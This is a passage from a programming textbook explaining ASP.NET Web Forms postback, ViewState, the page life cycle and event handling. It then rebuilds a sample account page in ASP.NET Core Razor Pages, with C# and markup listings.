a *Show* button; and a list box that is filled from code by a *Fill* button. It is long, and it is worth reading in full once, because this is what real Web Forms pages look like.

Listing 11.20 `MyAccount.aspx`: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here.

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="MyAccount.aspx.cs" Inherits="MyAccount" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">

        <br />
        <asp:Label ID="lblCarCode2" runat="server" Text="Label"></asp:Label>
        <br />
    </form>
</body>
</html>
```

Notice first what is missing: there is no `action` and no `method` on the form. `<form id="form1" runat="server">` is a *server* form, and Web Forms always sends it back to the same page with `POST`. A page may have only one such form. Every button inside it therefore sends the whole page, and every value in it, back to the same address. Notice second the attributes that name methods:

`OnClick="calculateAccount"`, `OnCommand="DoCommand"`, `OnCheckedChanged="RadioChanged"`, `OnSelectedIndexChanged="lbCarCode2_SelectedIndexChanged"`. They connect a control's event to a method in the code-behind, **Listing 11.21**.

Listing 11.21 `MyAccount.aspx.cs`: the event handlers. Each reads and writes controls as objects — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — and never touches HTTP. Web Forms; not run here.

```
using System;
using System.Collections;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MyAccount : System.Web.UI.Page {
    protected void calculateAccount(object sender, EventArgs e) {
        int total = 1000;
        int value = Convert.ToInt32(TextBox1.Text);
        Label1.Text = (total + value).ToString();
    }
    public void DoCommand(object sender, CommandEventArgs e) {
        double total = Convert.ToDouble(myLabel.Text);
        if (e.CommandName == "add") {
            total += total * Convert.ToDouble(e.CommandArgument);
        } else if (e.CommandName == "sub") {
            total -= total * Convert.ToDouble(e.CommandArgument);
        }
        myLabel.Text = total.ToString("F2");
    }
    protected void DoClick(object sender, EventArgs e) {
        lblBuy.Text = "You bought: ";
        if (apples.Checked) {
            lblBuy.Text += "Apples ";
        }
        if (pears.Checked) {
            lblBuy.Text += "Pears ";
        }
        if (bananas.Checked) {
            lblBuy.Text += "Bananas ";
        }
    }
    protected void RadioChanged(object sender, EventArgs e) {
        lblPayment.Text = "Method of payment: ";
        if (rbCash.Checked) {
            lblPayment.Text += rbCash.Text;
        }
        if (rbCheque.Checked) {
            lblPayment.Text += rbCheque.Text;
        }
        if (rbCC.Checked) {
            lblPayment.Text += rbCC.Text;
        }
```

Listing 11.21 (Continued) *MyAccount.aspx.cs: the event handlers. Each reads and writes controls as objects — TextBox1.Text, apples.Checked, lbCarCode.SelectedItem — and never touches HTTP. Web Forms; not run here.*

```
    }
    protected void CarCodeButtonClick(object sender, EventArgs e) {
        lblCarCode.Text = "The selected country has the international car code ";
        if (lbCarCode.SelectedItem != null) {
            lblCarCode.Text += lbCarCode.SelectedItem.Value;
        }
    }

    protected void btnCarCode2_Click(object sender, EventArgs e) {
        SortedList data = new SortedList();
        data["United States"] = "USA";
        data["Great Britain"] = "GB";
        data["Germany"] = "D";
        data["France"] = "F";
        data["Italy"] = "I";
        lbCarCode2.DataSource = data;
        lbCarCode2.DataTextField = "Key";
        lbCarCode2.DataValueField = "Value";
        lbCarCode2.DataBind();
    }

    protected void lbCarCode2_SelectedIndexChanged(object sender, EventArgs e) {
        lblCarCode2.Text = "The selected country has the " +
            "international car code ";
        if (lbCarCode2.SelectedItem != null) {
            lblCarCode2.Text += lbCarCode2.SelectedItem.Value;
        }
    }
}
```

The code is short and reads like a desktop program. `calculateAccount` reads the text box and writes the label: type 10, press *Calculate*, and the label shows `1010`. `DoCommand` is shared by the *+ 10%* and *– 5%* buttons; each button carries a `CommandName` and a `CommandArgument`, so one method serves both, and the label goes from 100 to 110.00. `DoClick` looks at three check boxes. `RadioChanged` runs as soon as a radio button is chosen, without any button being pressed. `btnCarCode2_Click` fills the second list box from a `SortedList` by setting `DataSource`, naming which fields give the text and the value, and calling `DataBind()`.

Nothing in the code parses a request, and nothing copies a typed value back into a field. When the page comes back after *Calculate*, the text box still shows 10 and the label shows 1010, and the programmer did nothing to make it so. That is the promise Web Forms made, and the next two subsections show how it was kept.

11.6.4 Postback, seen from the wire

The browser knows nothing about server controls; it receives HTML. **Listing 11.22** is the beginning of the HTML that Web Forms generates for `MyAccount.aspx` after *Calculate* has been pressed with 10 in the box. It is transcribed from a capture made on Windows with IIS Express; the two long hidden values are shortened with `…`, and this book's build did not run it.

Listing 11.22 The start of the HTML that `MyAccount.aspx` renders. Hidden fields carry the event target, the event argument and the ViewState; `__doPostBack` lets JavaScript submit the form on behalf of a control. Web Forms output, transcribed and shortened; not run here.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title></head>
<body>
    <form method="post" action="./MyAccount.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__LASTFOCUS" id="__LASTFOCUS" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="kyDO2C0L5rzzN5//B5Z1XqfTrV+GWUSecYC/JtnpvBxHMtxkba8mHVrpgeh+K9yailmYZweOFKLnW+fqtcaU
MlF0ooHVFdLVQo4hKUnYS00mwJ70PqQoKog4+iKKxcNdZL7/wRB…" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['form1'];
if (!theForm) {
    theForm = document.form1;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>

<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR"
value="04595DA2" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="PhbU58dLfh/WX6sllPpLElfWkusaA0KfVw8Eew3XXAScCvTPB93h7pn4EWmq7sFRstliT4N/F+bEte/BSJmr
sF4tezWChosJenRARdMbOydDda2Gy2RPpsxg…" />
</div>
        <div>
        </div>
        <span id="Label1">1010</span>
        <input name="TextBox1" type="text" value="10" id="TextBox1" />
        <input type="submit" name="Button1" value="Calculate" id="Button1"
title="Calculating amount of salary!" />
        <br />
        <br />
```

Everything in the "magic" is visible here. The form has `method="post"` and `action="./MyAccount.aspx"`: the page posts to itself. The `Label` has become `<span id="Label1">1010</span>`, the `TextBox` an `<input>` with `value="10"`, the `Button` an `<input type="submit">` with the tooltip as its `title`. Then come the hidden fields that make Web Forms work:

- `__VIEWSTATE` — the saved state of the controls (Section 11.6.5);
- `__EVENTTARGET` and `__EVENTARGUMENT` — which control raised the event, when it was not a submit button;
- `__EVENTVALIDATION` — the list of values the page is prepared to accept back, so that a posted list-box value that was never offered is refused;
- `__VIEWSTATEGENERATOR` and `__LASTFOCUS` — bookkeeping.

The JavaScript function `__doPostBack` exists because only submit buttons submit a form. A radio button with `AutoPostBack="true"` is rendered with `onclick="__doPostBack('rbCash','')"`: the

script writes the control's name into `__EVENTTARGET` and submits the form, and on the server Web Forms reads `__EVENTTARGET` to know that `rbCash` raised `CheckedChanged`. A **postback**, then, is simply a `POST` of the page's one form back to the page's own address, carrying every field, the ViewState, and the name of whatever caused it. **Figure 11.14** follows one from start to end.



Figure 11.14 A postback. The first GET builds a page object and renders it with ViewState; pressing *Calculate* posts the whole form back; a *new* page object restores the ViewState, applies the posted values, raises `Click`, and renders the page again.

> **DEFINITION.** A **postback** is a `POST` request in which a page's form is submitted to the same page. `Page.IsPostBack` is `false` on the first request for a page and `true` on every postback, which lets `Page_Load` do first-time work, such as filling a list from the database, only once.

11.6.5 ViewState

Now the key question: the text box came back with 10 in it because the browser posted `TextBox1=10`. But the *label* showed 1010 on the next postback too, and labels are `<span>` elements, which browsers never send. How did the server know?

It had written it down. Before rendering, Web Forms asks every control for the state it wants to keep — properties changed by code, such as `Label1.Text = "1010"`, the items of a list box that was filled from code, a control's `Visible` flag — and serializes all of it into one string. It appends a keyed hash, a *message authentication code* (MAC), so that it can detect any change made to the string by the browser, encodes the bytes in Base64, and puts the result in `__VIEWSTATE`. On the postback, it decodes the string, checks the MAC, and puts every property back into the new controls before any of your code runs. The label "remembers" 1010 because its memory made the round trip inside the page.

This is also the price. ViewState is carried in *both* directions on *every* postback. Base64 turns every 3 bytes into 4 characters [8], so n bytes of state cost

$$L_{64} = 4\lceil\frac{n}{3}\rceil \tag{11.2}$$

characters in the page and again in the request. By Equation (11.2), a `GridView` holding 300 bills of 100 bytes each — 30,000 bytes of state — adds 40,000 characters to the page the browser downloads and another 40,000 to every click the cashier makes, even the clicks that only sort the

list. Pages of several hundred kilobytes of ViewState were common, and slow on the mobile connections of the time.

> **ViewState is readable and must be protected.** Base64 is an encoding, not encryption: anyone can decode it and read what the page stored. The MAC stops the browser from *changing* it, and `EnableViewStateMac` must never be switched off; a page whose ViewState could be forged could be made to run with values the server never gave it. Keep secrets out of ViewState, and switch it off (`EnableViewState="false"`) for controls that do not need it.

Chapter 14 returns to ViewState as one of several ways of keeping state, beside hidden fields, cookies, query strings, session and application state.

11.6.6 The page life cycle

Every request, first visit or postback, runs the page object through the same sequence of stages, and each stage raises an event that your code can handle. **Figure 11.15** draws the sequence; the dashed stages happen only on a postback.



Figure 11.15 The Web Forms page life cycle. On a postback the page first restores ViewState and the posted values, then raises the change events and finally the event of the control that caused the postback.

The order explains a whole class of Web Forms bugs. The posted values are loaded *before* `Load`, so in `Page_Load` the text box already holds what the user typed. The button's `Click` is raised *after* `Load`, so if `Page_Load` refills a list box from the database on every request — forgetting to test `IsPostBack` — it wipes out the user's selection before the `Click` handler can read it. And ViewState is saved *after* `PreRender`, so changes made in `PreRender` survive to the next postback but changes made in `Render` do not. **Table 11.7** lists the events a page and its controls raise.

Table 11.7 Page and control events. `Load` is the one nearly every page handles, as `Page_Load`.

Event	Raised when
`Init`	the page or control is initialized
`Load`	the page or control is loaded
`DataBinding`	a control binds to a data source
`PreRender`	the page or control is about to be rendered
`Unload`	the page or control is unloaded from memory
`Disposed`	the page or control is released
`Error`	(page) an unhandled exception is thrown

With `AutoEventWireup="true"`, Web Forms connects a method to a page event by its name alone: `Page_Init`, `Page_Load`, `Page_PreRender`. **Listing 11.23** writes a line for each stage it sees; its page, **Listing 11.24**, is a single button.

Listing 11.23 `LifeCycle.aspx.cs`: page events wired by name. On the first visit it prints PreInit, Init, Load (first visit), PreRender; after pressing the button, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; not run here.

```
using System;

public partial class LifeCycle : System.Web.UI.Page {
    // With AutoEventWireup="true", methods named Page_<Event> are wired up by name.
    protected void Page_PreInit(object sender, EventArgs e) { Trace("PreInit"); }
    protected void Page_Init(object sender, EventArgs e) { Trace("Init"); }
    protected void Page_Load(object sender, EventArgs e) {
        Trace(IsPostBack ? "Load (postback)" : "Load (first visit)");
    }
    protected void Button1_Click(object sender, EventArgs e) { Trace("Button1_Click"); }
    protected void Page_PreRender(object sender, EventArgs e) { Trace("PreRender"); }
    protected void Page_Unload(object sender, EventArgs e) { /* Response is gone: log only
*/ }

    void Trace(string step) { Response.Write(step + "<br />"); }
}
```

Listing 11.24 `LifeCycle.aspx`: one server button. Web Forms; not run here.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="LifeCycle.aspx.cs"
Inherits="LifeCycle" %>
<!DOCTYPE html>
<html>
<body>
    <form id="form1" runat="server">
        <asp:Button ID="Button1" runat="server" Text="Post back" OnClick="Button1_Click" />
    </form>
</body>
</html>
```

Two events sit outside any page. They belong to the **application** and the **session**, and they live in the file `Global.asax`, **Listing 11.25**. `Application_Start` runs once, when the site starts or restarts; `Application_End` when it stops. `Session_Start` runs when a new visitor makes their first request; `Session_End` when that visitor's session times out. The listing uses them to count visitors who are online now — the kind of number a site shows as "12 people are browsing".

Listing 11.25 `Global.asax`: application and session events. `Application.Lock()` stops two new sessions from updating the count at the same moment — the lost-update problem of Section 11.2.4 again. Web Forms; not run here.

```
<%@ Application Language="C#" %>
<script runat="server">
    // Application events: once for the whole site.
    void Application_Start(object sender, EventArgs e) {
        Application["online"] = 0;
    }
    void Application_End(object sender, EventArgs e) {
    }
    // Session events: once per visitor (per session cookie).
    void Session_Start(object sender, EventArgs e) {
        Application.Lock();
        Application["online"] = (int)Application["online"] + 1;
        Application.UnLock();
    }
    void Session_End(object sender, EventArgs e) {    // InProc sessions only
        Application.Lock();
        Application["online"] = (int)Application["online"] - 1;
        Application.UnLock();
    }
</script>
```

11.6.7 Events

An **event** is something that happens — a click, a key press, a change of selection — and to which a program can respond. In a desktop program, the operating system raises the event and the program handles it at once, on the same machine. In Web Forms the event is **raised on the client and handled on the server**. The user clicks a button in the browser; the browser submits the form; on the server, Web Forms works out from the posted data which control was involved and whether that control's event has a handler, and if it has, calls it. The handler is an ordinary method, and every ASP.NET event handler has the same shape:

```
private void EventName(object sender, EventArgs e);
```

`sender` is the object that raised the event — the button, as `object`, so one handler can serve several controls and ask which one called it. `e` carries the event's details; for most events it is an empty `EventArgs`, and for a command button it is a `CommandEventArgs` with `CommandName` and `CommandArgument`, as `DoCommand` in **Listing 11.21** uses.

A handler is connected in the markup, by an attribute named after the event with `On` in front, as **Listing 11.20** did with `OnClick="calculateAccount"`. (In Visual Basic it can also be connected in code, with a `Handles Button1.Click` clause.) **Table 11.8** lists the common control events and their attributes.

Table 11.8 Common control events and the attribute that connects a handler to each.

Event	Attribute	Controls
`Click`	`OnClick`	Button, ImageButton, LinkButton, ImageMap
`Command`	`OnCommand`	Button, ImageButton, LinkButton
`TextChanged`	`OnTextChanged`	TextBox
`SelectedIndexChanged`	`OnSelectedIndexChanged`	DropDownList, ListBox, RadioButtonList, CheckBoxList
`CheckedChanged`	`OnCheckedChanged`	CheckBox, RadioButton

Every control also has a **default event**, the one Visual Studio creates a handler for when you double-click the control in the designer. **Table 11.9** gives them.

Table 11.9 The default event of each control.

Control	Default event	Control	Default event
AdRotator	`AdCreated`	HyperLink	`Click`
BulletedList	`Click`	ImageButton	`Click`
Button	`Click`	ImageMap	`Click`
Calendar	`SelectionChanged`	LinkButton	`Click`
CheckBox	`CheckedChanged`	ListBox	`SelectedIndexChanged`
CheckBoxList	`SelectedIndexChanged`	Menu	`MenuItemClick`
DataGrid	`SelectedIndexChanged`	RadioButton	`CheckedChanged`
DataList	`SelectedIndexChanged`	RadioButtonList	`SelectedIndexChanged`
DropDownList	`SelectedIndexChanged`		

The change events — `TextChanged`, `CheckedChanged`, `SelectedIndexChanged` — deserve a warning. They are *not* sent the moment the change happens, because changing a text box does not submit anything. By default they are queued, and raised on the next postback, just before the `Click` that caused it (**Figure 11.15**). A control with `AutoPostBack="true"` posts the page itself as soon as it changes, through `__doPostBack`; that is how the radio buttons of `MyAccount` react at once. It feels instant on a fast network. On a slow one, every click on a radio button reloads the whole page, ViewState and all.

> **THE KEY INSIGHT.** Web Forms did not make the web stateful. It made each round trip carry the page's state in a hidden field and rebuilt a new page object from it, fast enough to look like a desktop window. The abstraction was elegant, and it leaked: in the size of ViewState, in the life-cycle ordering bugs, in the single server form, and in HTML the programmer did not write and could not easily control.

11.7 Web Forms Ideas in Their Modern Form

11.7.1 One table, both worlds

When Microsoft rebuilt ASP.NET from the ground up as ASP.NET Core, it did not port Web Forms. It kept the ideas that had proved themselves and dropped the ones that had fought the web. Razor Pages, the page-based model of ASP.NET Core, is the direct descendant for form-heavy applications [9]. **Table 11.10** maps every Web Forms idea of this chapter to its Razor Pages form; the rest of the chapter shows each one running.

Table 11.10 Web Forms ideas and their Razor Pages equivalents. The biggest change is the eighth row: nothing is kept in a hidden field unless you put it there.

Web Forms	Razor Pages	What changed
`Page.aspx` + `Page.aspx.cs`	`Page.cshtml` + `Page.cshtml.cs`	the same split; the model is a `PageModel`
server control `<asp:TextBox>`	plain `<input>` with a **tag helper**, `asp-for`	you write the HTML; the helper fills in `name`, `id`, `value`
control property `TextBox1.Text`	page-model property with `[BindProperty]`	**model binding** copies posted values into properties
one server form, always posting to itself	any number of ordinary forms	`action` and `formaction` are yours again
`OnClick="calculateAccount"`	handler method `OnPostCalculate`	a button names its handler with `asp-page-handler`
`CommandName` / `CommandArgument`	handler parameters bound from the button's route values	`asp-route-name`, `asp-route-argument`
`Page_Load`, `IsPostBack`	`OnGet` for the first visit, `OnPost…` for posts	the HTTP method *is* the difference
ViewState	nothing hidden: what the form posts, plus hidden fields you choose	state is explicit and small
`AutoPostBack="true"`, `__doPostBack`	one line of JavaScript, `requestSubmit()`	visible in the markup
validator controls	data annotations and `ModelState`	Chapter 14
`__EVENTVALIDATION`, `ViewStateMac`	the **antiforgery token**	protects the request, not the state
`Response.Redirect`	`RedirectToPage`, the Post/Redirect/Get pattern	Section 11.8.6
page life cycle events	page filters: `OnPageHandlerSelected`, `…Executing`, `…Executed`	Section 11.7.3

11.7.2 MyAccount in Razor Pages

Listing 11.26 is `MyAccount` rebuilt, control for control, as a Razor page. Each Web Forms button has become a **handler method**, whose name after `OnPost` is the handler's name: `OnPostCalculate`, `OnPostCommand`, `OnPostBuy` and so on. Each control whose value the browser posts has become a property marked `[BindProperty]`. The comment after each handler names the Web Forms handler it replaces.

Listing 11.26 `Account.cshtml.cs`: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as `"Label"`, the default text of a Web Forms label.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryForms.Pages;

/// <summary>MyAccount.aspx rebuilt in Razor Pages: every Web Forms button becomes a named
handler.</summary>
public class AccountModel : PageModel
{
    // What the browser posts back. In Web Forms, ViewState carried these; here the form
does, openly.
    [BindProperty] public string? TextBox1 { get; set; }
    [BindProperty] public decimal Amount { get; set; } = 100m;           // travels in a
hidden input
    [BindProperty] public string? Normal { get; set; } = "Sample";
    [BindProperty] public string? Secret { get; set; }
    [BindProperty] public string? Multi { get; set; } = "Durian Mango Mangosteen
Pineapple";
    [BindProperty] public bool Apples { get; set; }
    [BindProperty] public bool Pears { get; set; }
    [BindProperty] public bool Bananas { get; set; }
    [BindProperty] public string? Payment { get; set; }
    [BindProperty] public string[] Countries { get; set; } = [];
    [BindProperty] public bool Filled { get; set; }                      // "the second
list was filled"
    [BindProperty] public string? Country2 { get; set; }

    // What the page shows. Nobody posts these: a handler recomputes them, or they fall
back to "Label".
    public string Label1 { get; private set; } = "calculateAccount";
    public string Bought { get; private set; } = "Label";
    public string PaymentText { get; private set; } = "Label";
    public string CarCode { get; private set; } = "Label";
    public string CarCode2 { get; private set; } = "Label";

    static readonly SortedList<string, string> CarCodes = new()
    {
        ["United States"] = "USA", ["Great Britain"] = "GB", ["Germany"] = "D", ["France"]
= "F", ["Italy"] = "I",
    };
    public IEnumerable<SelectListItem> CountryItems =>
        new[] { "United States", "Great Britain", "Germany", "France", "Italy" }
            .Select(c => new SelectListItem(c, CarCodes[c]));
    public IEnumerable<SelectListItem> CountryItems2 =>                  // DataSource +
DataBind()
        Filled ? CarCodes.Select(p => new SelectListItem(p.Key, p.Value)) : [];

    public void OnGet() { }
```

Listing 11.26 (Continued) *Account.cshtml.cs: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as "Label", the default text of a Web Forms label.*

```
    public void OnPostCalculate()                                          //
OnClick="calculateAccount"
    {
        int total = 1000;
        Label1 = int.TryParse(TextBox1, out int value) ? (total + value).ToString() : "Not
a whole number";
    }

    public void OnPostCommand(string name, decimal argument)             //
OnCommand="DoCommand"
    {
        if (name == "add") Amount += Amount * argument;
        else if (name == "sub") Amount -= Amount * argument;
        Amount = Math.Round(Amount, 2);
        ModelState.Remove(nameof(Amount));   // or the hidden input would show the POSTED
value again
    }

    public void OnPostBuy()                                                //
OnClick="DoClick"
    {
        Bought = "You bought: " + (Apples ? "Apples " : "") + (Pears ? "Pears " : "") +
(Bananas ? "Bananas " : "");
    }

    public void OnPostPayment() => PaymentText = "Method of payment: " + Payment;   //
OnCheckedChanged

    public void OnPostShow() =>                                            //
OnClick="CarCodeButtonClick"
        CarCode = "The selected country has the international car code " + string.Join(",
", Countries);

    public void OnPostFill()                                               //
OnClick="btnCarCode2_Click"
    {
        Filled = true;
        ModelState.Remove(nameof(Filled));
    }

    public void OnPostPick() =>                                            //
OnSelectedIndexChanged
        CarCode2 = "The selected country has the international car code " + Country2;
}
```

The view, **Listing 11.27**, is one form, like the Web Forms page, but written in HTML. `asp-for="TextBox1"` on an `<input>` asks the tag helper for the right `id`, `name` and current `value`. `asp-page-handler="Calculate"` on a `<button>` writes `formaction="/account/Calculate"`, and the handler segment of the address selects `OnPostCalculate`. The two percentage buttons pass their command name and argument as route values, so that `OnPostCommand(string name, decimal argument)` receives them as parameters. And `AutoPostBack` has become visible JavaScript: a radio button's `onchange` calls `this.form.requestSubmit(…)` with a hidden button as the submitter, which is exactly what `__doPostBack` did, except that you can read it.

Listing 11.27 `Account.cshtml`: the view. Two hidden inputs carry the only state the page needs from one post to the next; everything else is posted by the controls themselves.

```
@page "/account/{handler?}"
@model LaundryForms.Pages.AccountModel
@{ ViewData["Title"] = "My account - server controls, the Razor Pages way"; }
<h1>My account</h1>
<form method="post">
  <input type="hidden" asp-for="Amount">
  <input type="hidden" asp-for="Filled">

  <p>@Model.Label1 <input asp-for="TextBox1">
     <button asp-page-handler="Calculate" title="Calculating amount of
salary!">Calculate</button></p>

  <p>@Model.Amount.ToString("F2")
     <button asp-page-handler="Command" asp-route-name="add" asp-route-argument="0.1">+
10%</button>
     <button asp-page-handler="Command" asp-route-name="sub" asp-route-argument="0.05">-
5%</button></p>

  <p><input asp-for="Normal"> <input asp-for="Secret" type="password" maxlength="10">
     <textarea asp-for="Multi" rows="3" cols="15"></textarea></p>

  <p><label class="check"><input asp-for="Apples"> Apples</label>
     <label class="check"><input asp-for="Pears"> Pears</label>
     <label class="check"><input asp-for="Bananas"> Bananas</label></p>
  <p><button asp-page-handler="Buy">Buy</button> @Model.Bought</p>

  <p>Select method of payment:
    @foreach (var m in new[] { "cash", "cheque", "credit card" })
    {
      <label class="check"><input type="radio" asp-for="Payment" value="@m"
             onchange="this.form.requestSubmit(document.getElementById('payment'))">
@m</label>
    }
    <button id="payment" asp-page-handler="Payment" hidden>Payment</button></p>
  <p>@Model.PaymentText</p>

  <p><select asp-for="Countries" asp-items="Model.CountryItems" size="3"></select>
     <button asp-page-handler="Show">Show</button> @Model.CarCode</p>

  <p><select asp-for="Country2" asp-items="Model.CountryItems2" size="3"
             onchange="this.form.requestSubmit(document.getElementById('pick'))"></select>
     <button asp-page-handler="Fill">Fill</button>
     <button id="pick" asp-page-handler="Pick" hidden>Pick</button> @Model.CarCode2</p>
</form>
```

The build drove this page with headless Chromium: 10 in the text box and *Calculate*; *+ 10%*; *Apples* and *Bananas* ticked and *Buy*; *cash* chosen, which posted by itself; *Great Britain* and *Germany* selected and *Show*; *Fill*; and finally *France* chosen in the filled list, which posted by itself. **Figure 11.16** is the page after that last post, and it is the most instructive picture in this section.



Figure 11.16 The Razor Pages `MyAccount` after seven posts. Everything the browser posts survived — the typed 10, the ticks, the radio button, both selections, the filled list — and so did the amount 110.00 carried in a hidden field. The labels of earlier posts are back to `Label`, because nothing carried them.

Everything the browser *posts* came back: the 10, the ticks, *cash*, both selections. The amount 110.00 and the filled second list came back because hidden inputs carried them on purpose. But the labels written by earlier handlers — *1010*, *You bought: Apples Bananas*, *Method of payment: cash* — are back to `Label`: nobody posted or stored them. ViewState would have kept them all. That is the whole difference in one screenshot: **Web Forms keeps everything unless told not to; Razor Pages keeps nothing unless told to** — and a real page's output should be computed from data, not remembered from the last click.

> **The form remembers what was posted, not what the handler changed.** The first run of this page showed 100.00 after *+ 10%* instead of 110.00. The handler had set `Amount` to 110, but the hidden input's tag helper prefers the value that was *posted* — kept in `ModelState` so that a user's mistyped input is shown back to them — over the property. The fix is the line `ModelState.Remove(nameof(Amount))` in **Listing 11.26**: when a handler deliberately changes a bound value, it must tell the framework to forget the posted one.

11.7.3 The modern life cycle, recorded

Razor Pages has a life cycle too, shorter than Web Forms' and without ViewState. A page model can override three methods that the framework calls around the handler, and **Listing 11.28** writes a line in each, and the view, **Listing 11.29**, prints the history.

Listing 11.28 `Lifecycle.cshtml.cs`: a page model that records each stage of its own life.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.Filters;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>The modern page life cycle, written down step by step as it happens.</summary>
public class LifecycleModel : PageModel
{
    public List<string> Steps { get; } = new();
    [BindProperty] public string? Name { get; set; }

    public LifecycleModel() => Steps.Add("1. constructor: a new PageModel for this one
request");

    public override void OnPageHandlerSelected(PageHandlerSelectedContext context) =>
